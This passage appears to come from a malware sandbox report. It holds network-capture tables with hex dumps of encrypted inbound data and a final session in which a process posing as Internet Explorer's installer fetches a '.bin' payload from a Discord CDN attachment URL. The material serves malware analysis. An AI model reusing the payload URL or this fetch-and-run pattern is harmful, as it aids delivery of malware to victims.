78 c0 4e 3e 77 55 5a 46 ae e5 c1 3c 8d fc 85 b3 2c 7c 06 a6 c8 c7 5e 2b 84 51 83 3f c2 64 31 e8 59 68 6f d6 7a 9f 44 a7 2a 03 1c 70 0c d0 e5 90 1e 76 68 a7 f0 d6 1d 54 ae 3d 55 66 69 0d 1f 5f 19 be e8 d7 6b d8 21 29 24 Data Ascii: (-~H,>&BQjMi`Kj4@JN_/lj@ \J%!R3}y!FB:B!$MPzpFuID=P7wpze\"e<6m2#^3&`.0YY{axxN>wUZF<,\|^+Q? d1YhozD*pvhT=Ufi_k!)$
2022-01-26 14:14:08 UTC	904	IN	Data Raw: 23 d6 82 ac 63 7b b3 c5 7c 6c 3e c3 a5 42 5c 86 3f 50 91 be e4 78 7a 24 a0 53 7a e6 49 7d 71 0a ca 65 24 04 e7 b2 45 cf f8 96 64 e4 f8 da bf 31 ff 2d c9 b8 ed ba ab ce de fb 48 e1 77 0c b0 89 e6 f1 9d a5 ba 57 ea 12 1a 9c 55 42 74 3d 2a e0 e6 08 c1 4f d6 ee ce ee 8c dd 06 7f 8e 10 22 c8 a5 b5 fa 5a e7 b9 ba 68 eb 88 48 55 9c 61 24 56 be 98 fc 58 c8 7f 73 e2 b5 61 e5 6e a3 2c e9 c6 94 b7 32 ac 9b 17 9c f7 c1 ca 8c ee 3f 01 58 cd 54 f4 22 53 aa 2e f2 4b a3 4f 37 b1 42 07 9a b7 a1 9b 3a 7e a6 00 fa ab 06 fe 60 07 47 65 ef b2 71 8d b6 fd 17 68 83 03 c1 a8 2f ab 93 01 56 63 72 48 bc 36 c1 f8 5b 48 4f 0e c0 20 2f b4 6c f9 a5 f6 ab 6f a9 e9 67 6f 68 ca 16 12 d8 e6 b8 98 a5 b6 6d 0d ae 90 74 42 b6 cd 09 c3 c0 55 72 02 a5 2c 69 3e 4c a1 00 54 e7 e8 6d c2 50 3a 4b Data Ascii: #c{|>B\?Pxz$SzI}qe$Ed1-HwWUBt=*O"ZhHUa$VXsan,2?XT"S.KO7B:~`Geqh/VcrH6[HO /logohmtBUr,i> LTmP:K
2022-01-26 14:14:08 UTC	912	IN	Data Raw: 95 2b 23 9d 51 2a 58 d5 88 13 2d b1 9f d6 24 9f 68 ab 14 90 c2 57 ac 49 cd be bd 22 07 52 9b 1e 36 04 ba 89 38 5b ba ba ba a9 56 c2 42 93 18 3b a7 99 bc ef 58 62 6d 84 81 fe cc 6f 02 66 2f b4 5e 56 a1 dc cd c2 a4 e1 eb a1 c3 ab be fd 35 dd ad 1a 5b 94 49 99 50 12 a7 3a 1e f5 96 ce 84 bd 65 1f d5 f4 de 3c fd ef c5 a5 d1 b8 a6 11 db d1 ac a4 5f 99 7d 71 16 8b a6 63 7f f0 b4 0f e6 c1 8a 39 fa 93 7d ff 14 4c 92 a5 27 8c 6f 63 1f 59 ea ac 7c ee c9 f0 c2 8e 09 6e 8c 47 b4 ee b8 c2 ca 53 26 df 72 e6 d6 1b d1 a2 49 44 9c ce af 85 d9 6d ad de 19 a5 69 24 b8 3a 1e 8c 8c 7c f2 db c7 41 ed 0f 98 7c 72 20 93 06 4d ee 72 2a 9f 5a 94 0a 38 6e f3 6f bf aa ea 42 02 54 8a be 8a e7 dc 6d f0 34 ce 34 1e d9 b1 05 24 ce 4c e5 c6 2c 32 fd 6a 0d d8 68 01 77 dd 7d 8c 9a 96 a1 93 Data Ascii: +#Q*X-$hWI"R68[VB;Xbmof/^V5[IP:e<_}qc9}L'ocY\|nGS&rIDmi$:|A|r Mr*Z8noBTm44$L,2jhw}
2022-01-26 14:14:08 UTC	928	IN	Data Raw: bb 89 24 93 20 ab 2d af 9d dc 99 66 f2 38 45 5d 32 cc 6d e7 c9 3e 1e af 9c 02 e1 27 da 46 f7 9d 7e a9 7c d2 d7 1d ec 6f 55 22 99 61 ec 26 bc 11 83 1d 9d 61 65 e5 e0 32 7a fe 4c c0 4a 39 f9 ab 70 51 d0 81 30 00 84 eb b3 8e 96 8e 76 67 d0 39 1e 20 76 44 88 31 fe 3a 0f 1b b8 59 b4 bc 5b f9 53 00 a7 be 9f c5 f2 ee 7c e3 0a 2f ee 2a 01 d4 a2 81 90 65 d0 4e 5a 12 5a 75 ca 8e 13 88 de d8 60 27 e2 79 fa ac 5d 1d 5f 4a f8 a2 89 2d e1 6b 54 30 fe ce ae 85 67 d5 15 b1 78 4e 19 aa 2f 98 27 3e b3 3a df e8 22 6c 71 6e fa 15 f2 0e fa f8 7b 0c 75 44 76 25 42 16 8a 61 e5 b2 8b 51 33 54 84 6a 1e 45 13 28 1c b4 a0 6c b0 04 1d 63 66 25 fa cd 9a ce 28 33 a7 d7 fc e4 56 fd 2c 11 36 53 ce 53 1d d1 ae 1d 2e e2 a4 10 3e 99 6d fd b5 81 e2 79 ac 35 70 8b 35 74 87 cd b2 c0 a8 b6 9e Data Ascii: $ -f8E]2m>'F~|oU"a&ae2zLJ9pQ0vg9 vD1:Y[S|/*eNZZu`'y]_J-kT0gxN/'>:"|qn{uDv%BaQ3TjE(lcf%(3 V,6SS.>my5p5t
2022-01-26 14:14:08 UTC	936	IN	Data Raw: 13 13 6e 0f 01 b1 c5 a1 9e c5 4d 97 26 03 b5 b8 6c 00 5b 69 7f 17 7c 53 8f a1 7a 8a 34 a1 47 85 b3 e0 4a 8b 2d f3 85 46 f6 75 2b e5 4e e6 ef b0 25 29 7b d3 dc 8a 90 c5 2e 29 88 8e ea 0a 20 ac 59 5e 45 6e 2c 19 b6 2b a4 41 64 22 05 d5 01 52 23 22 4d 92 92 ad 52 4e bb 2f 67 7c 1c 1b ba 96 3b 3b d3 8f 5e fa bb f7 0e f9 cd 6c aa 3d 8b 4d 58 73 99 a7 5c ba 1d 07 5a 59 3c ee c9 26 31 35 37 06 3f 2b 51 35 77 6c f3 2e d3 2d 0c e0 7a 9f 56 d8 79 5a 53 fb 69 2c 88 55 c6 78 c2 e2 a7 cc 4d c4 7e 33 7d d6 af 66 aa e0 b1 49 5d 84 b4 9d 6d 3b d9 0a 21 2d 57 d0 d2 ee b1 1b ee ab 69 4b 1b 51 47 dc 66 5a 4b 9d ce 05 a3 35 e9 dc d7 e1 17 9b 58 5c 7b f4 4a 66 5f f1 4d 3b 78 5f b7 cd 7f 29 99 d9 ff f8 49 7b f0 5c 4c 88 f9 4f a8 71 a4 a0 7d 3d 74 2f e4 0c 1a 64 55 63 42 bb e9 Data Ascii: nM&l[i|Sz4GJ-Fu+N%){.) Y^En,+Ad"R#"MRN/g|;;^\=MXs\ZY<&157?+Q5wl.-zVyZSi,UxM~3}fI]m;!-WiK QGfZK5X\{Jf_M;x_)I{\LOq}=t/dUcB
2022-01-26 14:14:08 UTC	952	IN	Data Raw: cc 5c ca 50 6f 51 f9 e8 f9 2b 9c 16 71 53 54 99 ec 08 50 c3 88 73 8b a6 78 85 27 1a 70 67 12 fb 2d ab 64 29 d0 59 bd 95 66 36 9d 11 7e 96 a8 5a 48 0b e5 89 66 dd 21 ab 1e b5 3f e1 e2 8d 47 44 6d da de e9 2f 55 f6 87 e1 e3 60 fe b4 ad 98 c6 d3 93 c4 56 d3 de 60 58 ec 07 a9 7f 40 9e 79 bd 92 0c 63 bc 3f 0b 89 54 6b c2 ef 8b af 4a 2f de 73 d2 9b db ad 79 c9 75 88 6e c6 3e 89 2f 5e ac d0 08 b4 be 06 83 21 21 82 91 f4 0a dd dd d4 c9 53 11 36 54 f0 41 ba 2e 6a 7f cd 4e 13 2c 5c 29 b9 64 f4 d7 9e 48 d1 ce 54 08 73 b9 59 d3 94 f2 50 27 8b fd 0e 65 01 24 2b 3c 72 06 13 a1 20 82 cd dc 11 30 96 02 9e 5c 98 42 d2 5e b6 0b 87 38 7f b6 dd c1 4c b1 5a 64 b7 2f a3 70 3c a7 0d 7b 75 b7 b9 78 f0 a7 ba 1b 25 5d 79 65 05 e9 2d b1 08 04 93 09 b6 45 99 ad ae 55 ff dd fa b2 4e Data Ascii: \PoQ+qSTPsx'pg-d)Yf6~ZHf!?GDm/U`V`X@yc?TkJ/syun>/^!!S6TA.jN,\)dHTsYP'e$+<r 0\B^8LZd/p<{ux%]ye-EUN
2022-01-26 14:14:08 UTC	968	IN	Data Raw: aa 93 b4 22 1b 48 6d b4 0e 76 8a 33 8f ad 2c a5 0f b6 9d b1 65 fa 3f 7e 5a 9d fb 13 47 ff aa f7 65 d2 80 2a e9 aa 5a 2c 20 c9 32 7e 49 65 d9 96 e5 48 6b b8 89 50 fc 58 19 58 d9 ec bf ce 3e da cc 5c 91 eb 92 4b e4 fd 74 5b 30 12 71 09 f8 73 53 73 89 53 0b 94 68 b7 55 b4 a4 6d 53 d1 a2 ed 21 e1 c4 ca 3e cc 57 be 70 0c 85 5d 97 18 1f 14 8b f1 14 16 48 13 d9 9d b8 17 c2 cd 7d 9d ca 12 c2 07 d6 e0 16 be e2 f8 f5 23 53 d6 15 16 17 5c 5a 33 7b c0 ec e3 c3 c1 1f f3 46 42 08 d1 7c 41 63 60 5e 0f 72 0e 28 62 2f dc 2e 83 80 3c de f2 9b 24 67 56 cd 05 35 11 8f 67 c4 b5 2f b7 a7 2c 32 75 ca 27 b4 18 f9 0f 82 33 bc 6e 0b c3 26 36 c2 41 91 57 0f c2 36 49 3d 46 f0 24 5b d1 82 2a 7b 5a bf d4 93 04 3f 53 ee 6a a2 27 2f 04 5e 47 cc 6d 4a 32 04 b7 a0 a9 8f aa 63 cb 8d 1f e2 Data Ascii: "Hmv3,e?~ZGe*Z, 2~IeHkPXX>\Kt[0qsSsShUmS!>Wp]H}#S\Z3{FB|Ac`^r(b/.<$gV5g/,2u'3n&6AW6I=F$[*{Z? Sj'/^GmJ2c
2022-01-26 14:14:08 UTC	984	IN	Data Raw: 6b bd de 18 52 af f9 09 c5 4e 4b 43 2b 54 27 f7 68 2f 65 cf 49 2c 04 5e 49 5c 02 4f d5 0b 48 5f 6d 65 73 d3 f5 96 d9 e0 e7 e1 f0 52 ce d9 ef 2d 4b 62 05 d3 90 21 81 92 22 44 e6 c2 95 dc 9c 4a 2b ef cd b5 9e 5a 65 a9 00 62 2e d6 56 70 e5 88 af 9d f0 6d 2f 29 7a 92 92 6b 3d 15 fd d5 e6 81 0b 5d 74 0a ac 88 06 f9 61 e6 1a 99 5a 3b 52 4f 24 35 11 b8 95 6f cb 07 d0 c5 fd 3f 20 0c 78 29 a9 9f 3d 18 46 1b 84 21 b9 24 5b c4 06 00 09 51 55 be ac 77 e0 57 9a ef b5 2f da b1 ec 51 9c 06 92 a6 fd d3 fa 9f e7 9e 93 4e 47 c1 ca 7c 54 45 36 9d 0b 5a 66 1d 15 76 3b b7 d3 7e 6c dd 7e f7 b5 e5 01 7e ff 7e 34 45 45 5f 76 a6 92 93 d2 07 1d 75 f2 a6 f7 c0 ce 3a bd 03 de 86 5f cc 79 0a 51 bf ec 31 8a 88 bc 7a 29 57 59 e3 bb 7a 4c 50 47 e1 21 3b 7a d5 63 84 d4 1b cb 3d a2 e5 aa Data Ascii: kRNKC+T'h/eI,^l\OH_mesR-Kb!"DJ+Zeb.Vpm/)zk=]taZ;RO$5o? x)=F!$[QUwW/QNG|TE6Zfv;~l~~~4EE_v u:_yQ1z)WYzLPG!;zc=

Timestamp	kBytes transferred	Direction	Data
2022-01-26 14:14:08 UTC	1000	IN	Data Raw: b7 cc 53 36 05 8a cd 76 d7 72 38 2c 44 16 62 a3 5f 85 fe b1 8e 3d 17 4e d3 83 66 21 d7 f0 24 1d b8 1d 93 4e a1 63 45 51 9f a5 a6 e4 82 bf 70 97 d4 fc ec c5 35 56 d7 67 db a3 6f 2c 65 37 d4 97 da f8 f1 12 78 f9 ad 5f 93 a1 92 9b ad 53 91 47 d0 98 7c 5a de 54 94 3b 47 a0 61 75 87 80 0a 3d 0f cf 2b a2 5c 77 d4 2c 8d 9f 4a a0 23 d9 28 3b ae 17 24 9b 62 90 8a c9 a9 6d 36 78 41 7f 4c f3 2e d3 4e 8a bf 9a 9d 85 91 ec 4f 69 0b 12 70 f9 86 c7 d1 6b e4 7c 1f 96 3f d6 9b 79 d1 10 37 67 9f 4e 35 55 1f ce 37 e9 53 b7 c6 05 84 5f dc ea bc 25 b4 cd fc e4 b5 b6 f0 c6 27 66 6d bb 6c 06 fb d6 3d 8a 9d 67 1f e8 e7 af 99 77 b1 a3 95 e6 35 0b dd 8f 7b 1f 37 91 44 a4 75 53 a8 db a1 9c 6e 03 89 f9 7c a0 5c f1 6d 1a 74 a3 b2 fb 91 11 9b a3 e6 5b e9 95 8c 39 e4 d9 52 e3 1a 59 f6 Data Ascii: S6vr8,Db_=Nf!$NcEQp5Vgo,e7x_SG\|ZT;Gau=+\w,J#(;$bm6xAL.NOipk|?y7gN5U7S_%'fml=gw5{7DuSn|\m t[9RY
2022-01-26 14:14:08 UTC	1016	IN	Data Raw: 42 7b 0c 48 5e a4 d8 f8 18 bd 3c b2 c4 83 a0 76 f1 5f 96 63 9d df 1b 2f ee a7 6c ee b1 bb 6a 98 89 b9 5b 6c 08 45 da 3d c6 49 6e 59 de b9 5b 87 5d b2 5f a0 8d 76 b9 38 51 32 53 ba 3f 39 d3 ec 10 d9 31 f1 a3 c1 f7 06 88 4d a9 44 2d 28 32 12 90 42 5d c4 9f 92 4c 85 fd 99 43 41 71 b2 43 e0 32 63 c4 d5 ba 0d 0f 7e a8 d1 ed 62 6a 36 00 84 68 dc 56 e0 df 38 e8 7f d6 c2 ff be cb ef f5 fe 85 0f 92 e3 f9 23 3f 99 e9 89 02 d4 45 63 c5 5b 4b f1 de ec 58 cc 91 ae b9 29 fb 73 59 49 3e cd b9 0a 7f 27 dc 0d 49 21 a8 01 a3 d1 b9 a7 6d 58 dd 97 e9 59 23 a7 6b 00 82 ab 3f fe 2d fe 9a 60 2a 8a 5f 49 e3 ee 29 97 db 81 b3 d7 1e aa 5f eb b8 60 86 a1 3f 09 f3 86 84 87 00 c3 af ac 8e 42 e4 c3 dd 86 b7 80 a5 8b 72 97 81 45 02 e4 2c 17 40 c2 f0 44 4f e1 8a 56 44 bb 69 8c 53 50 0a Data Ascii: B{H^<v_c/lj[lE=InY[]_v8Q2S?91MD-(2B]LCAqC2c~bj6hV8#?Ec[KX)sYI>'I!mXY#k?-`*_I)_`?BrE,@DOVDiSP
2022-01-26 14:14:08 UTC	1032	IN	Data Raw: 79 3c 28 d8 f3 ca 26 7a d6 6b 5f 04 96 53 c6 a5 62 04 33 23 d9 d6 9e c6 30 2c 47 9c bf b2 41 6d 53 ac 9f 00 65 31 f4 a8 c7 e0 0d bf 72 fc 07 46 c1 c0 c9 23 54 48 b9 b8 05 12 7b 32 b7 f7 78 9b 57 ab 7c 9f 69 65 01 ee 46 fd aa 2f 17 ea db 5d 9c a5 38 28 5c db ff de 1e 03 ea 53 a9 3b db ec 99 94 9f 68 9b 3f 2a 5e e5 eb 5f 64 ec ac ac d3 ff 85 ec 40 9d 49 8d 93 8c 2e 06 1b 3f 57 dc 7d b2 de 29 ea fe 1d 71 64 33 f0 2c 2c ca 48 99 3a 78 3b 8d 5e 39 42 47 63 60 07 e1 a4 90 39 b2 d0 5f 0e a6 68 83 cf 31 64 e3 67 63 f0 05 35 c7 04 98 3a 74 91 7f 58 e8 52 e4 34 f0 5e 93 06 24 09 df 3f dc 23 90 ad 4d ec 16 12 d0 8d b7 2e 8b 81 57 0f f0 e5 f1 82 ef ca 4b 40 04 69 04 36 76 d3 6a 4b 9b 12 39 5e fe 2b 5f c2 76 3a b7 a0 ee af aa b9 d3 b0 10 61 66 95 66 d9 50 eb 02 89 6d Data Ascii: y<(&zk_Sb3#0,GAmSe1rF#TH{2xW|ieF/]8(\S;h?*^_d@I.?W})qd3,,H:x;^9BGc`9_h1dgc5:tXR4^$?#M.WK @i6vjK9^+_v:affPm
2022-01-26 14:14:08 UTC	1048	IN	Data Raw: f7 4b 10 44 11 04 3c 1b ee 6a 17 ca 69 04 54 8e 17 62 aa 3f 42 b7 aa c2 92 aa cd e2 c8 10 65 7a e3 00 2d 5e cc 6e f6 36 72 05 43 ae 32 7e 1b 29 40 a3 80 10 1c e9 8d c4 ad 24 72 60 a5 9a bc ea 2b d1 58 a9 20 1a a3 9a 30 79 47 2f 29 23 6f 78 ee 48 a5 7c da e6 33 64 18 ff c7 95 cb 66 31 1e 22 d0 28 5b 3b 52 0e 5c 49 56 1c 7c e9 cb d3 bf b9 be ec 54 e7 f3 82 96 57 7c d5 cf 9e 80 32 29 9e 3d 9a 07 83 c8 ab 5c c0 29 ad 1f a8 65 9e 34 41 57 1c 13 ae 63 c7 1b d8 b6 36 8f 85 b0 e8 e2 5d af a7 c8 7c 54 ee 82 d4 8e 46 12 53 94 4d 4b f3 d3 3d 5f 1d 95 06 f6 60 ea 17 cc be 0d 4a 55 6f 4f 20 d1 cf a6 6b e0 b5 fe 91 08 3f 9e 6d a8 16 36 af 75 cc 79 37 78 7f 2c df 95 df 8f dd 0a 44 b1 ea b9 7a 4c bb e5 a8 a4 da 0e db e2 1f a4 5f cb 5e 9b ba ae cc 36 68 23 74 1b c5 a7 8a Data Ascii: KD<jiTb?Bez-^n6rC2~)@$r`+X 0yG/)#oxH|3df1"([;R\IV|TW|2)=\)e4AWc6]|TFSMK=_`JUoO k?m6uy7x, DzL_^6h#t
2022-01-26 14:14:08 UTC	1064	IN	Data Raw: 6f 0b 1c 44 95 df 8f a1 7a 01 b1 81 b9 7a 4c d3 83 ed a4 fb fe e4 e2 8b d4 1a cb 3d 6b 85 9d a8 53 2d 23 75 1b c5 94 2e 03 13 c6 f4 df 53 d2 eb 5d 90 d3 e6 e5 d4 d1 51 32 ca a7 e4 01 52 5f e1 41 17 52 a2 d7 a4 45 d0 98 f7 df f2 aa 6b c4 c4 58 12 7a 04 44 88 3d 0f 46 a7 27 6c 89 2b 2c 8d e5 99 a1 23 29 c1 d0 53 e8 db e7 20 b3 74 36 56 6c 41 04 0a 19 43 0d d1 2c c5 4b be a1 a0 c5 e4 96 20 6c 0b 62 bb 64 52 c6 d1 6b 4b 7e d8 a6 c1 29 e4 d5 7e 07 f1 62 9f 4e 36 6e f0 b4 b7 e6 af 15 69 e9 3f 0f 1c b3 00 b3 7a fd 13 fb 0b 0b dc 38 d8 99 6d b4 e8 3d 05 29 c2 fe e7 b4 1e e8 e7 63 af 01 cb c0 92 19 ca 38 2b 04 bc e8 93 24 74 5a 8a ac ab ea 17 18 db 33 77 06 83 d3 b1 f1 2b 91 be 98 07 67 69 ee 64 d6 06 b2 bb 6a 73 c6 df 54 7e 1d e5 96 38 c6 bb 61 07 0e df 64 d6 50 Data Ascii: oDzzL=kS-#u.S]Q2R_AREkXzD=F'l+,#)S t6VlAC,K lbdRkK~)~bN6ni?z8m=)c8+$tZ3w+gidjsT~8adP
2022-01-26 14:14:08 UTC	1080	IN	Data Raw: 93 b5 80 0b 81 2a 8e 81 6d 91 94 1e 4f a9 54 ea 67 d4 2d b4 ba 6f 76 c1 dc 5c 55 1b e4 a3 7e c1 ba 60 52 13 d0 54 a1 3f 24 23 b3 90 e9 bb 12 d7 7a 3e 79 54 37 c4 ed d0 a5 77 91 d7 86 af a2 31 85 57 a2 d2 c1 1d b9 72 b3 de 50 83 00 ad 1a 7c d1 42 a5 8b 49 45 ce 32 10 fe f7 c5 1c c6 00 c8 c9 24 a8 06 70 00 ba 14 cf b5 b9 e4 1e 92 6c fe 72 91 a1 fb 59 de 82 b8 e0 e4 48 22 2b bd 59 fa 04 53 f6 46 e2 d8 75 a8 80 06 1d a8 01 c4 98 ba be 2a 79 8d 37 28 20 12 d1 84 be 2c 05 16 19 b1 79 b3 8f 48 e3 41 0f 2a 91 a8 7e 74 5c c1 cd 50 7a 1f ce 17 0d 2a 10 11 b8 ff f3 0f ed 29 48 28 61 3e b2 3a aa e7 8c c0 d9 79 b7 4a 0d f1 d4 c4 23 df 27 14 0f 94 16 c5 6a 45 dd 02 fa 54 ba bd a9 ff 74 97 da 30 f8 a1 1d dd ab d6 2d c9 fa 5e 60 a7 41 aa 95 0e ca bb 9c ea 25 f0 2d c1 45 Data Ascii: *mOTg-ov\U~`RT?$#z>yT7w1WrP\|BIE2$plrYH"+YSFu*y7( ,yHA*~t\Pz*)H(a>:yJ#'jETt0-^`A%-E
2022-01-26 14:14:08 UTC	1096	IN	Data Raw: 83 a0 ad 56 e0 f9 c9 a5 0a 7c 71 84 ac d1 a5 81 89 8e 1e 9a 52 21 be d7 55 b3 05 49 13 96 f7 6b d4 23 87 34 1c 67 a7 8c 15 ba 23 c4 19 e7 cc 3d 27 c3 3f 7d 79 26 24 b9 1f 8e 73 b8 7c 4e 8b 79 a7 46 ad 7d 7f cc ba 97 9b 31 21 e3 be c2 de ca bb 19 04 99 b6 81 5b 2f 24 0a 74 03 02 29 60 41 e0 d9 ee 71 4d ae 86 5d 21 48 25 fa 62 eb ce 74 41 0e b4 bc c4 82 a3 5e 15 a8 50 a6 07 61 5a 8f 4e df b7 fa aa 8b 6c 1e 73 c8 58 c5 50 5c 63 5c ce d2 04 cd db a2 a9 c4 3b f0 5b d1 f9 30 64 ff e3 a6 e4 ba d7 c6 e8 2f e9 2b 94 f5 a5 f8 52 e8 7b ec 20 94 e5 65 3d 2f 5d d4 cb 0b 9d 56 ca 96 87 04 71 fb cd 9e 01 63 a3 27 4b b1 9f ff f7 87 a5 f6 14 96 d5 6c 5d 32 fc 4f f7 97 6a ff 17 36 d8 3b 9d 6f 43 ad ac b4 11 d2 40 d7 49 3b e3 00 2b c5 46 75 08 75 f6 2f dd 78 a1 11 80 13 06 Data Ascii: V|qR!UIk#4g#='?}y&$s\|NyF}1![/$t)`AqM]!H%btA^PaZNlsXP\c\;[0d/+R{ e=/]Vqc'Kl]2Oj6;oC@I;+Fuu/x
2022-01-26 14:14:08 UTC	1112	IN	Data Raw: 6a 4b a5 2c 04 5e c2 17 03 a0 33 63 d2 c6 f5 fa c3 d3 e6 e1 7d 0f 69 93 71 df 42 fd 1b 9a 3d 0a 7c a9 c1 77 7e 87 2e 06 e2 80 53 58 ac 0b e5 a0 6d 14 2b e9 d7 6a ca 3e 80 7b fa 74 4f ad a8 2d 20 1d 2f 29 23 cb 17 ab 48 7d 7c da e6 83 0b 5d ff 1d 95 cb 66 8d 71 67 d0 99 5b 3b 52 c6 33 0c 56 bc 7c e9 cb 07 d0 fc be 63 54 e7 f3 62 f9 12 7c 1a cf 9e 80 de 46 db 3d 4f 07 83 c8 53 33 85 29 7f 1f a8 65 9a 44 04 57 b5 13 ae 63 d7 6b 9d b6 8f 8f 85 b0 f4 92 18 af 63 c8 7c 54 c6 f2 91 8e 9a 12 53 94 79 3b b6 d3 7e 5f 1d 95 46 86 25 ea db cc be 0d 06 25 2a 4f 9f d1 cf a6 33 90 f0 fe 59 08 3f 9e c5 ce 53 36 86 75 cc 79 53 78 fd 6a 44 6b 20 70 5e 7b 01 b1 81 b9 7a 4c d3 7d 12 5b 04 0e db e2 8b d4 1a cb 3d 9b ba ae ac 26 b5 23 75 1b c5 a7 2a 03 13 c6 f4 df 53 d2 eb 5f Data Ascii: jK,^3c}iqB=|w~.SXm+j>{tO- /)#H}|]fqg[;R3V|cTb|F=OS3)eDWckc|TSy;~_F%%*O3Y?S6uySxjDk p^{zL} [=&#u*S_
2022-01-26 14:14:08 UTC	1128	IN	Data Raw: 05 4e b3 73 1e b3 e0 4f 8b 5b f2 51 c8 1d 8b cd 1a 34 3d 99 ba 51 ac 53 2d dc 75 1b c5 58 2a 03 13 39 f4 df 53 2d eb 5d 90 2c e6 e5 d4 2e 51 32 ca 58 e4 01 52 5f e6 41 17 ad a2 d7 a4 ba d0 98 f7 20 f2 aa 6b 3b c4 58 12 85 04 44 08 c2 0f 46 a7 d8 6c 89 2b 2c 72 1a 66 a1 dc 26 c1 d0 ac 17 24 e7 df bc 74 c9 56 6c 41 fb ca c2 7c f2 d0 2d c4 b4 81 ba 19 2a e3 cc df 6c f4 ed f9 74 aa 39 2e 94 b4 f1 9a a6 c1 29 64 2a 81 f8 8e 62 9f 4e b6 91 0f 4b c8 e6 d7 8a 39 fa 84 79 23 14 57 1c e7 33 fc f5 36 f4 d5 7d cb 66 6a f2 e7 3d fc ea 30 fe 18 6e e0 e8 18 8a 50 01 34 2b 6d e6 cb 0f 28 fb a1 7d a8 db 6a cd b6 53 ae 52 24 e7 db 20 77 f9 83 20 8e 0e 2b 90 be 67 07 66 69 11 64 d7 06 4d bb 6b 73 39 df 54 7e e2 e5 a6 7b 39 bb 61 07 f1 df 54 95 af 62 23 e6 72 cc ba 38 ae 32 Data Ascii: NsO[Q4=QS-uX*9S-],.Q2XR_A k;XDFl+,rf&$tVlA\|-*lt9.)d*bNK9y#W36}fj=0nP4+m(}jSR$ w +gfidMks9T~ {9aTb#r82

Timestamp	kBytes transferred	Direction	Data
2022-01-26 14:14:08 UTC	1144	IN	Data Raw: 25 8a 20 33 db 5d 2e 50 12 32 7a 8f a6 47 16 eb 80 4a c5 d1 7a 4f 26 8f 85 33 e6 eb b8 a1 a0 56 d7 d2 75 f8 47 0c 51 07 bc bb 51 03 cd d4 c0 90 63 c4 49 fb b2 f2 12 b4 72 8e fa f4 31 d9 5f 88 ea 30 a6 26 91 4f ba ac 07 f5 c0 78 08 d5 62 25 aa 86 ed 6f 9a b9 c7 ba 40 ed 01 03 6c b1 9b 05 3e b3 a8 1e d8 6e 46 7e 2f af 4f 51 ad 48 df 2a 87 82 7d 1e 18 6e 51 35 fa c5 f1 df 65 4a 6b b9 c7 26 77 24 85 bc fd 9c 67 59 c6 19 51 e9 89 18 13 77 bf 29 8d 33 28 51 24 99 cd f7 ca 1d a3 81 3f 60 e9 40 52 d7 c1 62 f0 c8 e2 09 d1 ae e6 c8 2f c5 df db f1 a1 ec 11 de 85 de 9c 0f 45 d3 10 76 7e 41 c4 f6 4f c0 41 87 b2 ab 72 06 8e 01 0b 79 cd 1f f1 81 55 2c 5b 50 8d 8a db 91 66 78 1c a0 88 f2 29 76 01 85 ca 25 52 0d 95 b3 89 d8 41 dd 78 a0 66 7d 8d c9 84 23 18 5d e4 48 3b 9e Data Ascii: % 3].P2zGJzO&3VuGQQcIr1_0&Oxb%o@l>nF~/OQH*}nQ5eJk&w$gYQw)3(Q$?`@Rb/Ev~AOAryU,[Pfx)v%RAxf}#]H;

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.11.20	49827	162.159.133.233	443	C:\Program Files (x86)\Internet Explorer\ieinstal.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-26 14:15:48 UTC	1148	OUT	GET /attachments/933089029631639657/933089094899228722/4687_OIhOpvia11.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: cdn.discordapp.com Cache-Control: no-cache
2022-01-26 14:15:48 UTC	1148	IN	HTTP/1.1 200 OK Date: Wed, 26 Jan 2022 14:15:48 GMT Content-Type: application/octet-stream Content-Length: 474176 Connection: close CF-Ray: 6d3a5afd3f58903d-FRA Accept-Ranges: bytes Cache-Control: public, max-age=31536000 Content-Disposition: attachment;%20filename=4687_OIhOpvia11.bin ETag: "5acaa57a0dda0b7f28e83661c3df7ac4" Expires: Thu, 26 Jan 2023 14:15:48 GMT Last-Modified: Tue, 18 Jan 2022 20:02:56 GMT Vary: Accept-Encoding CF-Cache-Status: MISS Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" x-goog-generation: 1642536176281965 x-goog-hash: crc32c=qpceAQ== x-goog-hash: md5=Wsqleg3aC38o6DZhw996xA== x-goog-metageneration: 1 x-goog-storage-class: STANDARD x-goog-stored-content-encoding: identity x-goog-stored-content-length: 474176 X-GUploader-UploadID: ADPycduerIBLQs9KuUj6RNsZROOhNT4vCi3_PrEEt6Geab3Y0SOdymbUjscJQG45K_a4 NWjFaPg6dfFMPhI3GIpwGwc X-Robots-Tag: noindex, nofollow, noarchive, nocache, noimageindex, noodp Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=cLxwArE8Lis7uc7opYaeC2ipG05Ju8p7 SieBsBxT2vvhss5EEtyCquPgbxWmYuLwaWm2utWeLSHNniI55JskAJwTDP8tQhjfPY4fZshIrsMD4JUy1whtmvOYZF 8yWvjrc35WBA%3D%3D"}],"group":"cf-nel","max_age":604800} Server: cloudflare
2022-01-26 14:15:48 UTC	1149	IN	Data Raw: 4e 45 4c 3a 20 7b 22 73 75 63 63 65 73 73 5f 66 72 61 63 74 69 6f 6e 22 3a 30 2c 22 72 65 70 6f 72 74 5f 74 6f 22 3a 22 63 66 2d 6e 65 6c 22 2c 22 6d 61 78 5f 61 67 65 22 3a 36 30 34 38 30 30 7d 0d 0a 53 65 72 76 65 72 3a 20 63 6c 6f 75 64 66 6c 61 72 65 0d 0a 0d 0a Data Ascii: NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}Server: cloudflare
